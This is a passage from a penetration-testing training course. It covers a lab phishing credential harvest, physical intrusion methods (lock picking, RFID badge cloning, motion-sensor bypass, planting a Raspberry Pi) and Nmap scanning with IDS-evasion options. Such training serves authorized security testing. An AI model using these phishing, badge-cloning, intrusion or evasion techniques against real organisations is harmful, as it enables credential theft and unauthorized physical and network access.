qD7Hbfz38w8kxnaNouLcRiD3YTjX  
PARAM: service=lso  
PARAM: dsh=-7381887106725792428  
PARAM: _utf8=%E2%80%A0  
PARAM: bgresponse=js_disabled  
PARAM: pstMsg=1  
PARAM: dnConn=  
PARAM: checkConnection=  
PARAM: checkedDomains=youtube  
POSSIBLE USERNAME FIELD FOUND: Email=Student02@gcpq.local  
POSSIBLE PASSWORD FIELD FOUND: Passwd=Pa22w0rd  
PARAM: signIn=Sign+in  
PARAM: PersistentCookie=yes  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

- c) Press **Ctrl+C**, then press **Enter**.
5. Capture a screenshot of the harvested credentials.
6. **Although the fake sign-in page is relatively convincing, the presence of an IP address in the URL bar is suspicious. What could you do to make this more convincing?**
7. Close the terminal, the Google browser tab, and Thunderbird.
8. Update the worksheet as necessary. Be sure to save your changes.

TOPIC B

Perform Physical Security Tests on Facilities

In addition to social engineering, you may be asked to engage in tests of the organization's physical security. After all, the organization's technical defenses are pointless if someone can just compromise the physical assets themselves.

Physical Security Controls

If you can breach a target's physical security, it opens up many opportunities for attack. Just a few of the things you could do include:

- Take pictures of restricted areas, proprietary devices, and internal vulnerabilities and defenses.
- Steal devices, documents, and electronic data.
- Access restricted systems.
- Plant malicious devices such as keystroke loggers and Raspberry Pis on the private network.
- Search for new targets.

Before you focus on specific physical attacks, it would help to understand what you may be up against. The following is a list of common physical security controls that might be in place on the target's premises:

- Door and hardware locks, both physical and electronic.
- Video surveillance cameras inside and outside of a building.
- Security guards stationed inside and outside of a building, or patrolling an area.
- Lighting that makes it easier to spot an intruder at night.
- Physical barriers like fences and gates.
- Mantraps.
- Alarms and motion sensors.

Fence Jumping

Fence jumping is the act of surmounting a height-based physical barrier like a fence, gate, or wall in order to gain access to a restricted area. Depending on the barrier's height, you may find it easier to go over it than attempt to go around it or through it. For example, some fences are only three to four feet high and are designed to prevent someone from casually walking up to an area they shouldn't be accessing. The fence may extend all along the perimeter, and is likely made of metal that is not easily bent or broken without the proper tools. Therefore, going over the fence could be the most viable option. However, someone attempting to climb or literally jump over the fence may attract suspicion if seen.

More restrictive premises will likely install taller fences, usually above eight feet, that cannot be jumped and must be climbed. Not only will these fences attract suspicion, but they are also designed to be difficult to climb over without considerable effort. A ladder may aid in your efforts to scale a tall fence, though again, this could draw suspicion.

More extreme anti-fence-jumping measures can come in the form of barbed wire or razor wire at the top of the fence. Even if you manage to scale the fence, you will have a difficult time actually going over it without injuring yourself. This acts as a powerful deterrent. However, sections of barbed wire and razor wire can be cut with the right tools, enabling passage over the fence without harm.

Dumpster Diving

Dumpster diving is the act of searching the contents of trash containers for something of value. In a pen test, dumpster diving can help you claim certain documents that contain sensitive information relevant to the organization. For example, in the first few weeks of the year, people often discard calendars from the previous year. Many people write their passwords down on their calendars so they don't need to remember them. In addition to personal documents, organizations sometimes improperly dispose of official documents in hard copy, like past quarterly financial reports or product proposal drafts. These can give you insight into the target's business operations. You may even be able to piece together shredded documents with enough time and patience.

In addition to documents, organizations also improperly dispose of storage drives and even whole computers. They may have failed to wipe the data from these devices, enabling you to recover their contents and possibly find something of value.

Like fence jumping, dumpster diving will likely draw suspicion if you're seen. Still, dumpsters are usually placed out of view and away from where people work. Dumpsters may also be conveniently accessible outside of restricted areas so that external sanitation personnel can pick up the trash without needing to go through a security checkpoint. In other words, they may be exposed to the public and require little effort to access.



Note: Dumpster diving may also be considered a form of social engineering.

Lock Picking and Bypassing

Any given organization will undoubtedly have at least one door, cabinet, safe, device, or other asset that they will place behind a lock. You may need to find ways to circumvent these locks in order to achieve your goals. If you can't even get into an office because the front door is locked, then your physical pen test will be cut short.

First and foremost, the type of lock will influence how you get around it. There are several different types of locks. One of the most common is a standard key lock, which, as the name implies, requires the correct key in order for the lock to open. Key locks typically use pin tumblers, interchangeable cores, or wafers under springs used for tension. Bolt cutters and hacksaws may be able to destroy locks that are made from substandard materials or are designed poorly.

Other than physical destruction, you also have the option to pick the lock. Lock picking is a skill and requires practice with the right tools. Some vendors sell lock picking kits that come with an array of tools to make the job easier, but you still need to know how to use the tools properly for them to be effective. Such kits are usually designed to pick pin-tumbler locks, whereas they may not be adequate for more advanced high-security locks. The basic process of picking a pin-tumbler lock is to use a picking tool to raise or lower a pin until it is flush with the shear line (the gap between the key pin and the driver pin), then use a torsion wrench on the lock plug to hold picked pins in place. Then, you move onto the next pin and again use a pick to raise or lower the pin until it is flush with the shear line. You repeat this process until all pins are picked, at which point you use the torsion wrench to turn the lock plug, which disengages the lock.

Not all locks use keys, however. Keyless locks like combination locks, access card locks, and biometric scanners must be either destroyed or bypassed. Simple combination locks can be brute forced with enough permutations, but access card locks and biometric scanners are difficult to bypass without the proper item or biometric profile. In these cases, you may need to think outside of the box. For example, the lock may only be active during off hours, so you can bypass it entirely by trying during a certain time. In some cases you might get lucky with a biometric lock: the product might have a high false acceptance rate (false positives) and allow unauthorized people to enter. You might even encounter doors that are physically weak or not installed properly, thus rendering their locks ineffective.

RFID

Radio-frequency identification (RFID) is a standard for identifying and keeping track of objects' physical locations through the use of radio waves. RFID has many different applications, but in the context of physical security, it is often used with identification badges. An RFID tag is attached to the badge and contains an antenna and a microchip. A lock containing an RFID reader continuously sends a signal into the area surrounding the reader. The RFID tag's antenna picks up this signal when in close proximity and the microchip generates a return signal. The RFID reader receives this signal and opens the lock if the signal is authenticated.

Unlike a card with a chip or magnetic stripe, an RFID badge does not need to be waved in front of the reader. It simply needs to be within a few feet of the reader, and can be inside of a bag, affixed to someone's shirt, or otherwise physically obstructed. RFID authentication systems can support granular access control with unique badges, allowing only certain badges to open certain locks. Although a badge is technically a "key" to the RFID lock, it helps to mitigate lock picking while still requiring that the user present a specific item for authentication.

Badge Cloning

Badge cloning is the act of copying authentication data from an RFID badge's microchip to another badge. In an attack scenario, badge cloning is useful because it enables the attacker to obtain authorization credentials without actually stealing a physical badge from the organization. Badge cloning can be done through handheld RFID writers, which are inexpensive and easy to use. You simply hold the badge up to the RFID writer device, press a button to copy its tag's data, then hold a blank badge up to the device and write the copied data. You now have a cloned badge. What's more, certain badge cloning tools can read the data like any normal RFID reader, in that the reader can be several feet away and concealed inside a bag.

Note that badge cloning is most effective on older RFID badge technology that uses the 125kHz EM4100 protocol. This technology does not support encryption and will begin transmitting data to any receivers that are nearby. Newer RFID badge technology uses higher frequencies that increase the rate at which data can be sent, and subsequently, supports encryption. These badges only broadcast certain identifying attributes, rather than all authentication data on the badge.

Despite the advances in security, these encryption-based badges can still be cloned with the right tools. All it takes is an Android device with NFC capabilities and a cloning app. Certain apps will contain the default encryption keys that are issued by the badge's manufacturer. Many organizations fail to change these keys, and as a result, you can easily copy the badge's data to a new badge through NFC.

Motion Detection Bypassing

Motion detection systems are used to detect movement in a particular area for the purposes of identifying unauthorized physical access. Such systems typically incorporate sensors that are placed at a building's key entrances and exits in order to monitor ingress and egress. Ingress and egress sensors can use a variety of different technologies to detect motion, but most focus on detecting minute changes in the infrared spectrum. Some sensors are specifically designed to detect the human body's infrared emissions. Others may detect when a strong infrared pattern is being blocked. More advanced sensors can be supported by algorithms that detect any deviation from the established infrared baseline of an area. However the sensor works, if it detects motion, it will likely trigger an alarm or a fail-safe mechanism, such as activating a mantrap.

Bypassing motion detection systems can be tricky, especially if they cover an entire room that you want access to, or if they "block" your path to other rooms of value. The simplest method would be to assess where the sensors are and what zones they are covering, then attempt to move while staying out of the zones (i.e., taking advantage of blind spots). Most sensors are placed in ceilings and opposite of each other to cover the widest possible area. Finding a blind spot is not always feasible if the zones encompass too wide an area or you cannot identify where the sensor is.

Another method would be to place a piece of material, like cardboard, Styrofoam, or glass, over the sensor to block it entirely. If you can't reach the sensor itself, you may be able to use the material to block your own body and minimize the infrared light you are projecting. However, this is not always effective and often requires you to move very slowly and use a large piece of the blocking material. Likewise, sensors that look for strong blocking patterns will not be fooled by either of these tactics.

Some sensors can be bypassed by focusing an infrared or near-infrared light at them. They will not necessarily detect any blocking patterns and the focused light source may be able to mask any human-based infrared emissions. Note that this will not work with sensors that use a baseline comparison.

Guidelines for Performing Physical Security Tests on Facilities

When performing physical security tests on facilities:

- Identify the physical security controls in place at the target premises as best you can.
- Look for low fences to entrances and other restricted areas that you might be able to go over.
- Consider using a ladder to scale a taller fence.
- Consider that scaling a fence with barbed or razor wire may lead to serious injury.
- Look for dumpsters outside of buildings that may contain sensitive material the organization has disposed of.
 - Look for calendars containing passwords at the beginning of a new year.
 - Look for poorly disposed-of sensitive business documents.
 - Look for poorly sanitized storage drives and computer equipment.
- Practice with a lock picking tool to gain enough skill and experience to pick a key-based lock.
- Find other ways around keyless locks, like coming back at a time when the lock isn't activated.
- Use a handheld RFID writer to easily clone badges using insecure 125kHz EM4100 technology.
- Conceal a cloning tool in a bag or other container that can read badge data from several feet away.
- Use an Android device with NFC and a cloning app to clone encryption-based badges that use the default keys.
- Identify the area that motion sensors cover.
- Leverage motion sensor blind spots to move through a building.
- Consider using a piece of material to block a motion sensor, like cardboard.
- Focus an infrared light on a sensor to fool it into believing the area is at an acceptable level.

ACTIVITY 3–3

Performing Physical Security Tests on Facilities

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

Scenario

In addition to targeting GCPG employees for social engineering tests, you also want to apply your passive reconnaissance findings to the organization's physical security (or lack thereof). Through Google Maps, you were able to find the location of the main office, among other information that will come in handy. So, you'll start your physical tests by surveilling and gaining access to the building.

-
1. The GCPG office is located on the second floor of an office complex. It shares the entrance and main lobby with two other businesses—both on the ground floor. A security guard sits by the front door. As you enter the office suite, you notice several people going into and coming out of the other businesses—one of which appears to be a restaurant. You head up the stairs to the second floor and notice that the door to the GCPG office is wide open, leading to the patient waiting room. One of your teammates walks up to reception, posing as a walk-in patient. You will compare notes later. Out of the waiting room walks a man in a t-shirt and jeans holding a laptop, staring at the open screen. Moving at a quick pace, he heads toward the door across the hall. You notice a badge attached to the man's shirt as the door automatically unlocks as he approaches. He lets the door automatically shut behind him. The door has a sign that says, in large red lettering, "EMPLOYEES ONLY." What can you surmise about this employee, as well as this restricted area of the building and its relation to GCPG?
 2. Think back to your passive reconnaissance efforts that focused on obtaining an organization's contacts and their information. How might you have been able to more confidently identify this man and his role in the organization?

3. Obviously, you want to try to gain access to this restricted area. Let's say you were more proactive and had a chance to tailgate this employee through the door. How effective do you think this would be? What about piggybacking?

4. Let's say piggybacking and tailgating are too risky. How else could you gain physical access to this restricted area?

5. The man with the laptop is gone, but you're still determined to get in that restricted area. So far, you have seen no sign of security cameras. You are out of sight of the guard on the first floor. So, you walk into the patient waiting area and begin talking to the receptionist. Another receptionist behind the counter is currently chatting with a woman who appears to be one of the doctors. The doctor's badge is clearly visible on her coat. Stealing a badge seems out of the question. How might you still use an RFID badge to get into the restricted area?

6. You successfully cloned the doctor's badge and are ready to use it gain entry to the restricted area. There's just one problem: The door to the restricted area is visible to the receptionists, and they already know you're not authorized to be in there. Now what can you do to put your newly cloned badge to use?

7. You leave the office and return at around midnight. You brought some tools with you in case an opportunity presents itself. The guard that was at the front door earlier appears to be gone, but you assume he's doing his rounds in the building itself. You try to open the lobby door, but it doesn't budge. It is locked with a standard key lock. Aside from doing something destructive, what can you do to get in?
 8. The next day, you arrive at the building around 8 P.M. The guard at the front door is reading a book. He looks at you but loses interest when you appear to be heading toward the restaurant. Instead, you make your way upstairs to the GCPG office suite. As expected, all of the employees have left for the day. You flash your cloned badge in front of the door to the restricted area.
Success: You're in. You open the door and step into a large room containing several offices. At the far end of the room is another door, similar to the one you just made it past. You walk up to this door and see that it has a cipher lock with an RFID card reader. You press your head up against the door and hear the familiar buzz of computers hard at work, as well as the muted hum of fans keeping them cool. This is clearly GCPG's server room. You flash your cloned badge on the RFID card reader. The reader lets out a series of negative beeps and flashes the words "Access Denied" on its screen. It seems GCPG has put some effort into delegating physical access control. What is your next step?
 9. As you walk by each office, you recognize some of the names on the nameplates from your earlier profiling of the organization's contacts. None of the names seemed to be prefaced with the title "Dr." Also, judging from the abundance of computer equipment on several of the office desks, it's likely that these offices are staffed by the IT department. All of the office doors are RFID-locked except for one. As you enter this office, you recognize the open laptop sitting off by itself on the desk—it's the same one the busy IT employee was using. The screen is off, but when you press a key, a Windows desktop appears—the employee forgot to lock his laptop. How might you use this opportunity?

10. As you quickly look through the laptop's file system, you notice a file in the Documents folder called "temp credentials.xlsx". You open the file and discover that it's a plaintext spreadsheet with user names, passwords, and a description of what system they apply to. One of the user names is "Administrator" and its description is "internal web server". You use your phone to take a picture of the open spreadsheet, leaving the laptop as it was. Why are these credentials more valuable to you than the ones you found in your USB baiting and phishing campaigns earlier?
11. One of the far desks has some old laptops on it. Miscellaneous equipment and computer parts are stacked on the floor around it. Under the desk, you see a small switch that is plugged into a power strip. It has some empty ports and appears to be on. You take a Raspberry Pi (RPI), a small single-board computer, out of your jacket pocket and plug it into the power strip and switch, hiding it behind some junk equipment on the floor. The Pi has a stripped down version of Kali Linux installed on it. Taking out your phone, you make an SSH connection to the Wi-Fi interface of the Pi. The Pi has picked up a DHCP lease through its Ethernet interface and is able to connect to a VNC cloud. You screencap your phone session with the RPI. You're confident that you'll be able to make a remote connection to it through the Internet. How might the Raspberry Pi help you, and what are some of the risks to leaving it there in the IT department?
12. Back at pentester HQ, you compare notes with your teammate. Document your findings on the pentest worksheet. Your colleague recorded the names of some computer-based medical devices that were plugged into the network. Your colleague also identified that the Wi-Fi SSID is GCPG and is protected by WPA2. Neither of you saw any signs of an alarm system. What else can you add to the worksheet?
13. Update and save the worksheet as necessary.
-

Summary

In this lesson, you conducted non-technical penetration tests like social engineering and physical testing. These tests can help you gain a foothold into an organization before you launch more technical attacks. They may also aid your active reconnaissance efforts.

What concerns do you have when it comes to conducting social engineering tests?

What kind of physical security have you encountered at the places you've worked? Have you worked in high-security organizations, or are you more familiar with organizations that have little to no physical security? How might the relative security of these organizations impact a pen test?

4 | Conducting Active Reconnaissance

Lesson Time: 5 hours, 30 minutes

Lesson Introduction

With the background work completed, it is time to look for vulnerable targets on the network.

Lesson Objectives

In this lesson, you will:

- Conduct network scans to discover hosts, ports, and services.
- Enumerate additional detail from discovered hosts and services.
- Perform vulnerability scans.
- Analyze basic scripts.

TOPIC A

Scan Networks

The first step in conducting active reconnaissance is scanning the network. You need to discover what hosts exist on the network, their IP addresses and ports, and the services they offer.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Network Scanning

Network scanning is the process of gathering information about computing systems on a network. It is used mostly for assessing system security and performing maintenance, but can also be used by hackers to attack the network. Network scanning is usually the first step in active reconnaissance, where the attacker seeks to discover potentially vulnerable targets. It can include any of the following activities:

- Host discovery
- Port scanning
- Packet crafting
- Device enumeration
- Vulnerability scanning

Nmap

Nmap, or network mapper, is the most widely used network scanner. It has been ported to most platforms, and is the underlying scan tool in a number of commercial and open source vulnerability testing products. It can incorporate scripts and has speed and performance settings for intrusion detection system (IDS) evasion. You can use Nmap for:

- Host discovery
- Port/service discovery
- Operating system and service fingerprinting
- Enumeration
- Hardware (MAC) address detection
- Vulnerability/exploit detection

Nmap is command-line based, though there are GUI variants such as Zenmap. The basic syntax for Nmap is:

```
nmap [Scan Type(s)] [Option(s)] <target>.
```

The syntax is not strict. You can usually arrange the scan type, options, and target in any order. The following tables summarize common choices.



Note: For more information about Nmap, see: <https://nmap.org/>.

Nmap Target Designations

This table describes common Nmap target designations.

Target Designation	Description
192.168.1.50	Scan only this IP.
scanme.host.tld	Scan only this host by name.
192.168.1.0/24	Scan the entire subnet.
company.tld/24	
192.168.1.*	
scanme.host.tld/24	Scan the entire subnet that the host is in.
192.168.1.20-50	Scan only this range.
192.168.1.20-25,7.44	Scan the range 192.168.1.20 to 25, also scan 192.168.7.44.

Nmap Scan Types

This table describes popular Nmap scan types.

Scan Type	Example	Comment
-h	nmap -h	Help
-V	nmap -V	List your Nmap version.
-d	nmap -d 192.168.1.50	Enable debugging output. Lists every step Nmap is taking, along with the output.
-sS (TCP SYN scan)	nmap -sS 192.168.1.50	Send a TCP SYN to see if the target port responds with a SYN ACK (port is open) or a RST (reset - the port is closed). Also known as a half-open scan as it does not complete the TCP 3-way handshake. This is the default for root users.
-sT (TCP connect scan)	nmap -sT 192.168.1.50	Complete the TCP 3-way handshake. Nmap asks the underlying operating system to establish a connection with the target on the specified port. The default for regular (non-root) users.
-sV	nmap -sV 192.168.1.50	Probe open ports to determine service version.

Scan Type	Example	Comment
-sU (UDP scan)	nmap -sU 192.168.1.50	Conduct a UDP scan. Because UDP does not use a handshake, a service listening on a UDP port might not send any response. Ports that send a response display as open. Ports that send no response are displayed as open filtered (unknown). Ports that send an ICMP unreachable error (type 3 code 3) display as closed. Can be used with -sV to help reveal additional open ports, and differentiate if a port is truly open or filtered.
-sL	nmap -sL 192.168.1.50	List the targets that will be scanned.
-sA	nmap -sA www.company.tld	Find out if a host/network is protected by a firewall. "Filtered" results indicate firewall is on. "Unfiltered" results indicate port is accessible, but might be open or closed. (See -p option for more information about port states). Run with -A option to determine if accessible ports are actually open or closed (nmap -sA -A www.comptia.org).

Nmap Options

This table describes common Nmap options.

Option	Example	Comment
-p <port range>	<ul style="list-style-type: none"> • nmap -p 80 192.168.1.50 • nmap -p 80,443 www.company.tld • nmap -p1024-3000 192.168.1.0/24 • nmap -p U: 53,111,137,T: 21-25,80,139,443 192.168.1.0/24 • nmap -p- 192.168.1.50 	<ul style="list-style-type: none"> • Only scan the specified port(s). • Most implementations permit either a space or no space after -p. • Port status can be OPEN, CLOSED (no service on that port - OS sent a TCP reset), or FILTERED (no response, possibly due to a firewall). • UPD ports: U • TCP ports: T • All TCP ports: -p-
-r	nmap -r 192.168.1.0/24	Scan ports consecutively; do not randomize.
--top-ports <number>	nmap --top-ports 200	Scan the top 200 ports.

Option	Example	Comment
-6	<ul style="list-style-type: none"> nmap -6 2001:f0d0:1003:51::4 nmap -6 scanme.company.tld nmap -6 fe80::8d50:86ce: 55ad:bc5c 	Scan IPv6 addresses.
-iL <inputfilename>	nmap -iL /tmp/test.txt	Scan hosts listed in a file.
--exclude	nmap 192.168.1.0/24 --exclude 192.168.1.5	Exclude certain hosts from a scan.
-n	nmap -n 192.168.1.0/24	Do not resolve names (saves time).
-R	nmap -R 192.168.1.0/24	Attempt to resolve all names with reverse DNS lookup.
-F (fast mode)	nmap -F 192.168.1.50	Scan fewer ports than default.
-O	nmap -O 192.168.1.50	<ul style="list-style-type: none"> Enable OS detection. Nmap will guess at the OS, but is not always accurate.
-A	nmap -A 192.168.1.50	Enable OS detection, service version detection, script scanning, and traceroute.
--version-intensity <level>	nmap -sV --version-intensity 9 192.168.1.50	<ul style="list-style-type: none"> Use with -sV. Specifies level of interrogation from 0 (light) to 9 (try all probes).
--script=<scriptname>	nmap --script=banner.nse 192.168.1.50	Use an NSE script.
-sC	nmap -sC 192.168.1.50	Scan using all default scripts.
-v	nmap -A -v 192.168.1.50	Increase verbosity of output.
-vv	nmap -vv 192.168.1.50	Very verbose output.
-oN/-oX/-oS/-oG/-oA <filename>	nmap 192.168.1.50 -oA results.txt	<ul style="list-style-type: none"> Save output in normal, XML, script kiddie, Grepable, or all (except script kiddie) formats to the given file name. Default save location is the user's profile (i.e., /root/).

Discovery Scans

A **discovery scan** is used to find live IP addresses on a network for the purpose of revealing potential targets. Traditionally, a discovery scan was a **ping sweep**, sending an ICMP ECHO REQUEST to every address in the specified range. Hosts that responded were then displayed. Because most modern hosts have software firewalls that disallow ICMP, Nmap discovery scans use other methods besides just ICMP to detect live hosts.

The following table summarizes common Nmap discovery scan types.

Nmap Discovery Scan Syntax	Example	Description
-PR	nmap -PR 192.168.1.50	Send an ARP request to target to see if there is a response. ARPs are generally not blocked by firewalls. This is the default discovery method for any Nmap scan on an Ethernet LAN.
-sn	nmap -sn 192.168.1.0/24	No port scan. Discover only, using a combination of ICMP ECHO REQUEST, TCP SYN to port 443, TCP ACK to port 80, and an ICMP timestamp request.
-PS <portlist>	nmap -PS135 192.168.1.0/24	Discover hosts by sending a TCP SYN to specified port(s). Default is 80. Any response (SYN ACK or RST) indicates the target is up. There can be no space between -PS and the port list. Will be followed by a port scan unless -sn is also used.

This example uses the NSE script targets-sniffer.nse. It sniffs the network on the eth0 interface for 60 seconds, lists any new targets that it sniffs, then scans those targets.

```

NSE script
    |
    +--> Time
    |
    +--> Interface
    |
    +--> root@mail:~# nmap --script=targets-sniffer --script-args=newtargets,
      targets-sniffer.timeout=60s,targets-sniffer.iface=eth0
      |
      +--> Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-21 03:15 PDT
      +--> Pre-scan script results:
      +--> | targets-sniffer: Sniffed 4 address(es).
      +--> | 192.168.74.50
      +--> | 13.65.245.138
      +--> | 192.168.74.20
      +--> | _192.168.74.1
      +--> Nmap scan report for 192.168.74.50
      +--> Host is up (0.00031s latency).
      +--> Not shown: 991 closed ports
      +--> PORT      STATE SERVICE
      +--> 25/tcp    open  smtp
      +--> 53/tcp    open  domain
      +--> 80/tcp    open  http
      +--> 110/tcp   open  pop3
      +--> 135/tcp   open  msrpc
      +--> 139/tcp   open  netbios-ssn
  
```

Figure 4-1: An Nmap discovery scan.



Note: For more information about using Nmap to discover hosts, see <https://nmap.org/docs/discovery.pdf>.

Port Scanning

Port scanning is the process of determining which TCP and UDP ports the target is listening on. It is the first step in enumerating services that are running on the target. Port scanning can use any

number of techniques. The most straightforward is to simply make a connection to the service on its listening port, using a standard TCP three-way handshake. Once the connection is made, the scanner sends a TCP RST (reset) to the server to kill the connection. The scanner logs the connection and moves on to the next port, attempting to connect to the next service. If the scanned port is UDP-based, then the scanner attempts to elicit a reaction from the listening service, which may or may not respond. UDP services are much more difficult to fingerprint, as UDP does not have a handshake process.

Port scanners can try every single port (1 through 65535) or a select subset of common ports. Most port scanners allow you to choose which ports you wish to scan. The results of a port scan can give insights into the type of computer you are connecting to, including its operating system and available services. Some ports are specific to a particular operating system. For example, TCP 135 is only seen on Microsoft computers, whereas TCP 111 is usually only seen on Linux/Unix computers. (A notable exception is when a Windows server is running Services for Unix.) This is because they are used by their respective operating systems to map incoming client requests to the desired remote-procedure-call-based service. If you see either of these running on the other operating system, you are likely looking at a decoy. Most of the other ports can appear on either operating system if the proper service or application is installed.

The following table lists some common ports and their services.

Port Number (TCP unless otherwise specified)	Service
21	FTP commands
22	SSH
23	Telnet
25	SMTP
53 (can be TCP or UDP)	DNS
80	HTTP
88	Kerberos
110	POP3
111 (can be TCP or UDP)	*nix portmapper
135	Microsoft Remote Procedure Call (RPC)
139	SMB (legacy)
143	IMAP4
161 (can be TCP or UDP, but only UDP is currently used)	SNMP
162 (can be TCP or UDP, but only UDP is currently used)	SNMP traps
389	LDAP
443	HTTPS
445	Microsoft-ds (authentication used by SMB)
3389	RDP

The following port scan examples compare a Linux machine with a Windows machine. In the Linux scan, note the existence of TCP 111, 139, and 445, and the absence of TCP 135. In the Windows scan, note the existence of TCP 135 and the absence of 111.

```
root@kali:~# nmap 192.168.74.20
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-13 03:17 EDT
Nmap scan report for 192.168.74.20
Host is up (0.000098s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:BA:2C:5D (VMware)
```

Figure 4-2: Linux port scan.

```
root@kali:~# nmap 192.168.74.50
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-13 03:23 EDT
Nmap scan report for 192.168.74.50
Host is up (0.00019s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
587/tcp   open  submission
MAC Address: 00:0C:29:2D:0C:A3 (VMware)
```

Figure 4-3: Windows port scan example.



Note: The actual number of open ports on any one computer will depend on the number of services and listening applications running on that machine.

Stealth Scans

The TCP SYN scan is the original *stealth scan*. Because the attacker does not complete the TCP three-way handshake, the connection attempt is less likely to be logged. Here is an Nmap stealth scan example:

```
nmap -sS 192.167.1.50
```

Today, any good IDS will recognize this type of scan. Nmap has other ways to be stealthy. The following table summarizes common evasion methods used by Nmap.

Stealth Option	Example	Description
-sS	nmap -sS 192.168.1.50	The original "stealth" scan. Send a TCP SYN. If the target responds with a SYN ACK, do not complete the handshake, but instead send a RST. This is less likely to be logged by the target.
-sA	nmap -sA 192.168.1.0/24	Send a TCP ACK. Used to map out firewall rulesets, determine which ports are filtered, and if a firewall is stateful or not.
-sN	nmap -sN 192.168.1.2-10	Send a TCP segment with no flags raised. This is not the normal state for TCP, which always has at least one flag (usually ACK) raised. Used to sneak through a non-stateful firewall.
-sF	nmap -sF www.company.tld	Send a TCP FIN. Used to sneak through a non-stateful firewall.
-sX	nmap -sX 192.168.1.0/24	Send a TCP segment with FIN, PSH, and URG flags raised, thus lighting up the packet "like a Christmas tree." This is an illogical combination. Used to sneak through a non-stateful firewall.
-Pn	nmap -Pn -p- 192.168.1.0/24	Skip discovery. Assume all hosts are online for port scan. Useful if targets have their firewall up and only offer services on unusual ports.
-sI <zombie> <target>	nmap -sI -Pn -p- zombie.middle.tld www.company.tld	Conduct a blind TCP port scan (idle scan). No packets are sent directly from your attacker machine to the target. Uses a "zombie" (middle man) host to obtain information about open ports on the target. You have to spend some time identifying a machine that can act as a zombie. Once you locate a good zombie, you can reuse it for more scans.
-b <FTP relay> <FTP target>	nmap -v -b name:password@old- ftp-server.company.tld ftp-target- server.company.tld -Pn	Conduct an FTP bounce scan. Exploit FTP proxy connections in which a user asks a "middle man" FTP server to send files to another FTP server. Because of widespread abuse, the FTP relay feature has been disabled by most vendors.

Stealth Option	Example	Description
-T <0 - 5>	nmap 192.168.1.0/24 -T 2	Use different timing templates to throttle the speed of your queries to make the scan less noticeable. Choose from T0 (slowest) to T5 (fastest). Nmap also refers to these speeds as paranoid, sneaky, polite, normal, aggressive, and insane, respectively. T0 and T1 are best for IDS evasion, but are VERY slow. T5 has been reported to be unstable because it is too fast. T4 is the recommended choice for a fast scan that is still stable. T3 is the default.
-f	nmap -f 192.168.1.50	Split packets (including pings) into 8-byte fragments to make it harder for packet filtering firewalls and intrusion detection to detect the purpose of packets. MTU is the maximum fragment size.
-D [decoy1, decoy2, decoy3, etc.] <target>	nmap -D 192.168.1.10 192.168.1.15 192.168.1.30 192.138.1.50	Used to mask a port scan by using decoys. Creates bogus packets "from" the decoys so the actual attacker "blends in" with the crowd. It looks like both the decoys and the actual attackers are performing attacks. In this example, 192.168.1.50 is the target. The other IPs are the decoys.
-e <interface>	nmap -e eth0 192.168.1.50	Specify the interface Nmap should use.
-S <spoofed source address>	nmap -e eth0 -S www.google.com 192.168.1.50	Spoofs the source address. Might not return results since the target will try to respond to the fake address. Can be used to confuse IDS or target administrator. Often used with -e or -Pn. May throw binding errors. Spoofed attack should be validated by Wireshark capture on the target. This example makes it appear to target 192.168.1.50 that www.google.com is trying to scan it.
--spoof-mac [vendor type MAC address]	<ul style="list-style-type: none"> nmap -sT -PN --spoof-mac apple 192.168.1.50 nmap -sT -PN --poof-mac B7:B1:F9:BC:D4:56 192.168.1.50 	Use a bogus source hardware address (also known as Media Access Control or MAC address). You can specify a random MAC based on vendor, or explicitly specify the MAC address. The first example creates a random Apple hardware address. <div style="border: 1px solid #ccc; padding: 5px; margin-top: 10px;">  Note: Do not mistake "MAC" for Macintosh. </div>
--source-port <portnumber>	nmap --source-port 53 192.168.1.36	Use a specific source port number (spoof source port) to fool packet filters configured to trust that port. Same as -g <portnumber> option.
--randomize-hosts	nmap --randomize-hosts 192.168.1.1-100	Randomize the order of the hosts being scanned.

Stealth Option	Example	Description
--proxies <proxy:port, proxy:port...>	nmap --proxies http://192.168.1.30:8080,http://192.168.1.90:8008 192.168.1.50	Relay TCP connections through a chain of HTTP or SOCKS4 proxies. Especially useful on the Internet. This example conducts an Nmap scan against target 192.168.1.50 through two proxies, 192.168.1.30 and 192.168.1.90.

Full Scans

A **full scan** is one in which as much detail as possible is collected about the target. This can include scanning all ports, interrogating services for versions, footprinting the operating system, etc. This can be used with either TCP or UDP, though UDP will take considerably longer as the scanner must wait to time out if no response is received on that port. Full scans produce the most results, but are also the "noisiest" and the most likely to be detected. Common ways to evade detection include randomizing the IP addresses and ports, and slowing the scan down. Here are some Nmap full scan examples:

```
nmap -p- 192.168.1.0/24
nmap -p1-65535 www.example.tld
nmap -sU -p1-65535 192.168.1.50
```



Note: Some also use the term "full scan" to refer to a TCP connect scan nmap -sT <target>, in which the three-way handshake is completed.

Packet Crafting

Packet crafting involves altering a normal IP packet before transmitting it on a network. Common use cases are to test firewall rules, evade intrusion detection, or cause a denial of service. For example, you could raise unusual TCP flags to see if a firewall allows the packet. Or, you could fragment a packet so that its malicious signature is not recognized by an IDS. If denial of service is your goal, you could create fragmented packets that cannot be reassembled, thus consuming all of a target's CPU time or even causing a kernel panic ("blue screen of death"). The goal in all cases is to use as few packets as possible to achieve the desired result.

Packet crafting involves four stages:

1. Packet assembly—create the packet to be sent.
2. Packet editing—modify the contents of a created or captured packet.
